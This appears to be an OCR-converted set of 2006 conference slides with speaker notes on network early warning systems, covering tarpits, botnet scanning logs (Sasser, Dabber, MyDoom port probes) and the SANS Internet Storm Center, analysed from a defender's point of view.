
# Network Early Warning Systems


Mike Poor
mike@intelguardians.com

Welcome to the Sansfire 2006 conference. Last year we caught a wonderful glimpse into the attacker world in Ed Skoudis' fantastic presentation "Evolution of the Sploit". Tonight we are going to explore what the whitehats have been doing to counter.



## Sun Tzu says:


To secure ourselves against defeat lies in our own hands, but the opportunity of defeating the enemy is provided by the enemy himself.



## Network Early Warning Systems

- Centers for Disease Control Model
  - Local hospitals report of outbreaks
  - Centralize monitoring, reporting, and trending
  - Mobilization of resources - local, national and global
  - Goals
    - Contain outbreaks
    - Lessons learned

Intelguardians



## What is the value proposition?


- Quickly identify and notify upon new infection
- Ability to detect patient Zero
- Local and global trends in:
  - Ports and services being compromised
  - Scanning rates
  - Source IP’s

Intelguardians

Network early warning systems, are similar to those deployed by seismologists to determine when a volcano may erupt.  The network version of these, can give us indication of compromise, especially in the case of worms and botnets.

The principal problem that faces Network Early Warning Systems is falsing. Many enterprises have deployed NIDS in an ineffective manner, causing a myriad of false positives.  By deploying NIDS in a target sensitive fashion, as well as by deploying tar pits internally  on the network, you can reduce the amount of false positives to a manageable level.

Having the information from a tarpit, we can identify which machine internally first started to scan the unallocated network space.  This is patient zero.  If over time certain departments often come up with patient zero, it might be a good candidate for targeting more security awareness in that space.




## Skoudis Evolution of the Sploit - redux

- Vulnerability
- Patch
- Exploit
- Bot
- Worm delivery system
- Polymorphic Worm with Bot controller
- Entire matrix is run from a meterpreter shell


Intelguardians

We have witnissed this cycle time and time again (well, without number 7 that is).



## How bad is the problem?

- If we use the epidemiological approach, we routinely face digital pandemic outbreaks
- Dutch police bust botnet herders with over 5 million bots under their control
- Hundres of DoD and Senate computers are turned into spam zombies
- Patch to mobile malicious code in less than a day




# Who’s Knocking at 4:30 AM?

```
04:28:11.568873 66.167.81.191.3058 > foo.bar.net.107.2745: S 3806657657:3806657657(0) win 64800
:Beagle/bagel
04:28:11.573439 66.167.81.191.3059 > foo.bar.net.107.135: S 3806718729:3806718729(0) win 64800  :RPC DCOM
/LSA
04:28:11.581346 66.167.81.191.3063 > foo.bar.net.107.1025: S 3806759905:3806759905(0) win 64800 :RPC
DCOM/LSA
04:28:11.668977 66.167.81.191.3072 > foo.bar.net.107.445: S 3806843863:3806843863(0) win 64800 :Sasser et al
04:28:11.673543 66.167.81.191.3075 > foo.bar.net.107.3127: S 3806907179:3806907179(0) win 64800 :Mydoom
04:28:11.679083 66.167.81.191.3077 > foo.bar.net.107.6129: S 3806944602:3806944602(0) win 64800 :Dameware
04:28:11.686978 66.167.81.191.3082 > foo.bar.net.107.139: S 3806979905:3806979905(0) win 64800 :M$ Shares
04:28:12.071790 66.167.81.191.3058 > foo.bar.net.107.2745: S 3806657657:3806657657(0) win 64800
:Beagle/bagel
04:28:12.077521 66.167.81.191.3059 > foo.bar.net.107.135: S 3806718729:3806718729(0) win 64800 : RPC DCOM
/LSA
04:28:12.085352 66.167.81.191.3063 > foo.bar.net.107.1025: S 3806759905:3806759905(0) win 64800:RPC DCOM
/LSA
```

This log  is most likely an agobot variant du’jour, scanning for:

1025 (M$ RPC, LSA exploit, etc),
135 (M$ RPC, LSA exploit, etc),
139 (file shares),
2745 (Beagle, Bagle),
3127 (MyDoom),
445 (Sasser, etc),
6129 (Dameware).

This is the current trend, imho, of things to come. Scanner bots that come loaded with a smorgasbord of exploits for the latest vulnerabilities. These botnets become veritable virtual armies waiting for the command to blow the next victim off the net.



# Botnets - Sasser & Dabber
# Its a bot eat bot world!

- Sasser compromised via the **LSASS** vulnerability on Windows machines
- Installed FTP server and backdoor on port 5554
- FTP server code had a buffer overflow in the upload function
- 11 hours later, Dabber compromised Sasser infected machines
- Set up backdoor on port 9898
- Below is a set of logs where a script is looking to set up a botnet by taking advantage of already infected machines.

```
04:45:17.551653 221.14.247.154.4269 > foo.bar.net.107.5554: S 3956971377:3956971377(0) win 64240
04:45:17.553838 221.14.247.154.4260 > foo.bar.net.101.5554: S 3956567526:3956567526(0) win 64240
04:45:17.569655 221.14.247.154.4272 > foo.bar.net.110.5554: S 3957084821:3957084821(0) win 64240
04:45:17.988074 221.14.247.154.4590 > foo.bar.net.104.9898: S 3969576284:3969576284(0) win 64240
04:45:17.990285 221.14.247.154.4586 > foo.bar.net.100.9898: S 3969390134:3969390134(0) win 64240
04:45:17.994860 221.14.247.154.4587 > foo.bar.net.101.9898: S 3969445181:3969445181(0) win 64240
```

Notice how close these machines are being scanned. The attacking script has no care about being stealthy. It has one mission… seek and compromises.

Sasser compromised via the LSASS vulnerability on Windows machines

Installed FTP server and backdoor on port 5554


FTP server code had a buffer overflow in the upload function

11 hours later, Dabber compromised Sasser infected machines

Set up backdoor on port 9898


Below is a set of logs where a script is looking to set up a botnet by taking advantage of already infected machines.

```
04:45:17.551653 221.14.247.154.4269 > foo.bar.net.107.5554: S 3956971377:3956971377(0) win 64240

04:45:17.553838 221.14.247.154.4260 > foo.bar.net.101.5554: S 3956567526:3956567526(0) win 64240

04:45:17.569655 221.14.247.154.4272 > foo.bar.net.110.5554: S 3957084821:3957084821(0) win 64240

04:45:17.988074 221.14.247.154.4590 > foo.bar.net.104.9898: S 3969576284:3969576284(0) win 64240

04:45:17.990285 221.14.247.154.4586 > foo.bar.net.100.9898: S 3969390134:3969390134(0) win 64240

04:45:17.994860 221.14.247.154.4587 > foo.bar.net.101.9898: S 3969445181:3969445181(0) win 64240
```



## Global N.E.W.S.

- Dshield.org
- Sans Internet Storm Center
- Honeynet Project(s)
- Information Sharing and Analysis Centers
- Caida project
- Darknet project




## Sans Internet Storm Center

- Global Early Warning System
- Internet wide security trends
- Handlers on Duty analyzing events and malware
- Handlers Diary
  - Daily reports regarding security incidents and trends
  - Public packet and malware analysis


The Sans Internet Storm Center, isc.sans.org, started off life as Incidents.org. Since then, it has been the #1 site to follow Net-wide events such as Code Red, Nimda, Slammer, Sasser, Witty and more.  Currently there are 35 volunteer Incident Handlers that take shifts keeping the internet safe :-)

Every day there is a handlers diary, which in some ways is a cross between a field report and an op-ed column.  Handlers report events as they themselves are handling them, either locally at their enterprise, or globally through the Storm Center.




# Internet Storm Center - Incident Handlers

- 35+ diverse security professionals
  - geographic (Europe, Asia, North-Am., South-Am.)
  - background (ISP, financial, government, education)
- Each day, a particular handler is designated 'handler of the day'
- To submit reports to the handler list, use the 'contact' form :
  - http: //isc.sans.org/contact.php



## Storm Center Stats

- Sensors covering 500,000 IP addresses from about 2000 organizations.
- Sensors are in various countries, but with a focus on US/Europe
  - Need more from Latin America, Asia and Africa
- Average of 900 Million records collected each month.
- Average of 1 Million source IP addresses from which suspect activity is collected each day



